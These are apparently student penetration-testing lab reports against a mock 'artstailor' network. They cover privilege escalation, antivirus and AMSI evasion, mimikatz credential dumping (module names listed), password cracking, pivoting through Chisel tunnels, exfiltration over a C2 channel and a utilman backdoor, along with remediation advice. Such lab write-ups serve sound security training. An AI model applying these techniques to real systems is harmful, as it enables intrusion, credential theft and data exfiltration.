
As such, we use a modified version of PowerUp called `PowerDown` which edits the source code of PowerUp and changes various aspects of it, such as removing comments, changing function names, and adding custom string encodings to evade potential forms of signature checking used by the Windows Defender anti-malware.

This indeed ended up bypassing the antimalware checks, subsequently letting us run the `AllChecks` module as seen in the following screen captures:


Vulnerable service permissions exploitation

During the PowerDown module execution, vulnerable service permissions for our current user (`s.wilkins`) were found on the Volume Shadow Copy (VSS) service, allowing us to create our own custom Administrator user on the machine. The following screenshots showcase the commands used to add a new administrative user, 'probe', with password 'Plunder1338!':






We subsequently logged into our new user with rdesktop, which we also confirmed to have administrator privileges (notice PowerShell is being ran as Administrator):



Mimikatz

Now that we are logged in as an administrator, we can further our post-exploitation by running mimikatz to obtain other possible credentials on the machine for local administrators, which could potentially be reused by other network accounts.

We can take advantage of our administrator privileges to disable Windows Defender entirely as well.




As seen in the above screenshot where we ran the `sekurlsa::logonPasswords`

module, various credentials/hashes were obtained for different users on the machine. This output, along with the output of `lsadump:sam` was stored on the remote plunder.pr0b3 server for future use.

Key found

Taking further advantage of our administrator permissions, we were additionally able to find KEY011 in this machine by looking around in the Admin user's files:



MITRE ATT&CK Framework TTPs

TA0004: Privilege Escalation
- **T1059:** Command and Scripting Interpreter
  - **.001:** PowerShell

TA0006: Credential Access
- **T1555:** Credentials from Password Stores
  - **.004:** Credential ACcess

TA0003: Persistence
- **T1574:** Hijack Execution Flow
  - **.010:** Services File Permission Weakness

Ex0a0 Report

Benjamin Ruddy

2022-10-31

Contents

Technical Report

Introduction

Finding: *Weak and commonly exploited password on domain account*

Severity Rating: 4.0


CVSS Base Severity Rating: 4.0 AV:L AC:L PR:N UI:N S:U C:H I:N A:N

Vulnerability Description

User `d.darkblood` on the ARTSTAILOR domain contains a weak, commonly exploited password that is available on a variety of online password lists, or "word lists," that attackers often employ to gain access to accounts.

Should an attacker gain access to the Windows password hashes, such as with a Man-in-the-Middle attack or through exploitation of an individual host on the network, this would allow them to quickly achieve lateral movement to the d.darkblood account.

Confirmation method



Mitigation or Resolution Strategy

As per the NIST SP 800-63B publication, it is good practice to compare user passwords against a common list ("blacklist") of passwords that have been breached many times in the past. In this case, it is recommended that users check if the password they are using for their domain accounts is present in the following list, available online:

https://github.com/praetorian-inc/Hob0Rules/blob/master/wordlists/rockyou.txt.gz

Attack Narrative

This exercise was relatively straightforward considering the work done here involves the successful post-exploitation of Exercise090, which provided us with

various hashes through `mimikatz`.

What follows is our procedure to attempt password cracking with these aforementioned hashes.

Our hashes


To briefly summarize our hash dumping methods, we used the following modules from the `mimikatz` program:

```
token::elevate
pirivilege::debug
sekurlsa::logonPasswords
lsadump::sam
```

Running these on the costumes.artstailor.com machine with the administrator account we created through the exploit in Ex090, we were able to successfully dump various stored password hashes from memory. These were then stored on the remote server at plunder.prob3.com for the password-cracking activity in this exercise.

Password Cracking

After compiling all our hashes into a separate texts files (separate files for each hash type, in the format `username:hash`) and running John The Ripper on them with the `rockyou.txt` word list, we achieved a successful crack with the hash of user 'd.darkblood'. The following screen capture blurs most of the password to protect the privacy of the account:



For details on remediation strategies, please refer ot the **Technical Report** section.

MITRE ATT&CK Framework TTPs

TA0006: Credential Access
- **T1574:** Brute Force
  - **.002:** Password Cracking

Ex0b0 Report

Benjamin Ruddy

2022-11-05


Contents


Attack Narrative

Chisel configuration, Proxychains

The exercise takes place in a network configuration in which kali.pr0b3.com cannot access devbox.artstailor.com directly, and instead has to *pivot* to it from costumes.artstailor.com.


Noting that the default proxychains port is set to 1080 in `/etc/proxychains4.conf`, we run the chisel with the following commands on the Kali machine and on costumes.artstailor.com, respectively (Kali is the Chisel server, costumes machine is the Chisel client):





Nmap Scan, Operating System


Having established a Chisel tunnel, we can route an nmap scan through the proxychains port we're forwarding to costumes.artstailor.com to find out the OS and web server that is running on the machine:




From this scan, we can see that the Apache server being is a version for Debian – this means that the devbox.artstailor.com host is running Linux.

HTTP Port forwarding

Having confirmed both our ability to tunnel through Chisel, as well as the existence of a web server on the devbox machine, we proceed to forward said web server to the localhost on Kali as follows (through the Chisel client on costumes.artstailor.com):




With the above command, we have forwarded all requests to localhost port 8080 on kali.pr0b3.com to the intermediary Chisel client on the costumes machine, and finally to port 80 on the devbox machine. As we can see in the following screenshot, the default Apache landing page is displayed along with a message notifying us that the Devbox Development Server is "in the works":



Key 012

Within the source code of the page (Right Click ¿ View Page Source) was a hidden key:



MITRE ATT&CK Framework TTPs

TA0011: Command and Control
- **T1090:** Proxy
  - **.001:** Internal Proxy

Ex0c0 Report

Benjamin Ruddy

2022-11-15

Contents


Goal

The goal in this exercise was to evade Windows anti-malware by using a new PowerShell tool that gives meterpreter-like capabilities.

Attack Narrative

Setting up the Chisel proxy


Our target in this exercise is the `books.artstailor.com` host, but due to the current configuration of Art's network, we cannot access it from our Kali machine. Instead, we will set up a Chisel proxy through our compromised Windows host (`costumes.artstailor.com`), similarly to Ex0b0, using the new local admin account that they added to the machine:




Gaining RDP access with past credentials

With our Chisel proxy configured, we can now make contact to the books machine over the network using Proxychains. However, we want to be able to gain desktop/terminal access on the machine, and as it turns out, the 's.wilkins' account that we previously compromised does not have the permissions to do so, and the 'pr0b3' account is an account local to the costumes machine.

As such, we turn our attention to a different account, this one having been compromised in Ex0a0 by cracking its NTLM hash:



Using these credentials, we are able to RDP into books.artstailor.com by logging into the local account `d.darkblood`:




Attempting to execute the Veil payload

Upon gaining RDP access to books through proxychains, we do as Hank instructed and attempt to test a Veil payload he generated. Ideally, we should be able to start a handler for this payload in the Metasploit CLI by running

```
resource /var/lib/veil/output/handler/ps1.rc
```


and then receive a connection after running the payload itself on the victim machine.

Unfortunately, Windows AMSI does not let this payload slip past:





Meterpeter

In order to tackle our problem of Windows AMSI detection, we now look towards `meterpeter`, a C2 framework with capabilities similar to Metasploit's Meterpreter, but with the claim that it is not yet recognized by Windows anti-malware detection.



Upon establishing this meterpeter server, a client file in the form of a Powershell script is generated. We simply copy this over to the books machine and run it to establish a connection between the hosts:







Privilege escalation, file exfiltration


As per our instructions, we want to exfiltrate any file belonging to a user on the victim host. Unfortunately, the permission of our current user, d.darkblood, do not allow us to view other users' files. As such, we opt to use the PowerDown Powershell module to create a local admin account.

Following the exact same steps as detailed in Ex090, we now have local admin access to the books machine:




We can now see all user files on the machine. Below are all the files that were obtained that contained sensitive data or useful information:





As seen in the file above, KEY013 was found. For the following findings, Windows Explorer was used instead of the meterpeter command line for easier navigation. The download of the files, though, was facilitated by meterpeter.



On top of KEY013, KEY014 was also foudn as seen above.

MITRE ATT&CK Framework TTPs

TA0011: Command and Control
- **T1090:** Proxy
  - **.001:** Internal Proxy

TA0010: Exfiltration
- **T1041:** Exfiltration over C2 channel
  - **N/A:** N/A

Ex0d0 Report

Benjamin Ruddy

2022-11-16

Contents

Goal

The goal in this exercise was to get access to a host using RDP through a pivot, elevate to NT AUTHORITY/SYSTEM, and exfiltrate sensitive data.

Technical Report

Finding: *Local backdoor, originally installed for password changing, grants root terminal access on Windows logon screen*


Severity Rating: 9.6

CVSS Base Severity Rating: 9.6 AV:A AC:L PR:N UI:N S:C C:H I:H A:L

Vulnerability Description

Due to a seemingly benign need for the user 'debbie' to change their password, a backdoor was implemented that grants an Administrator-level command prompt shell to anyone who simply goes on the logon screen for the machine (e.g. through RDP) and presses the "Ease of access" button on the bottom-right.

Confirmation method



Mitigation or Resolution Strategy

First, delete the files that allow for this to happen (`reset.bat`, `cmd.bat`, `cmd-8.bat`, `number` in the `C:\` directory). Next, delete the Windows Registry key that sets cmd.exe as the debugging program for utilam.exe. This is located at HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\utilman.exe although it may be automatically deleted by Windows 10 if the `reset.bat` script wasn't run before exiting the root terminal from the logon screen.

After deleting the files associated with the backdoor, it is important to only change user debbie's password through official means, such as with the Active Directory Users and Computers program with an appropriate domain administrator account.

In addition, it is recommended that an investigation is made into the user Oliver, who seems to be changing Debbie's domain account password.

Finding: *Improper storage of private credentials*


Severity Rating: 6.0

CVSS Base Severity Rating: 6.0 AV:A AC:L PR:H UI:N S:U C:H I:N A:N

Vulnerability Description

On the user a.turing belonging to the BOOKS machine, a list of credentials are stored in a plaintext file for various different accounts, some of potential importance.

Confirmation method



Mitigation or Resolution Strategy


Alert the a.turing user to either opt for an encrypted, secure method of password storage (e.g. a program like KeePassXC), or simply delete the file altogether and leave password-keeping up to official administrators.

Attack Narrative


Discovering the vulnerability

An important piece of information included in the briefing for this exercise is that Debbie Nolan *is doing the books* for the tailor shop. Extrapolating from this, we can infer that the vulnerability we are looking for is in `books.artstailor.com`.


To get access, we perform the series of actions carried out in Ex0c0 and Ex090, where we copy over Chisel to `costumes.artstailor.com` through the port forward established by Hank on the innerouter, execute it through RDP, and then initiate one final RDP through proxychains to get access to books with the d.darkblood user we compromised.



In the `C:\` directory, we see some interesting files:



